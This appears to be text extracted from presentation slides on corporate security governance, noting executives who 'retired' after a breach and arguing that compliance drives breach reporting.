
SO, WHO GOT THE PINK SLIP?

THE CISO "RETIRED"

THE CIO "RETIRED"

THE CEO "RETIRED"






COMPLIANCE


- Without compliance, there are no economic incentives to report breaches.
 Customer attrition
- Breached company only suffers fines and breach reporting costs
- Often Compliance is the adult in the room

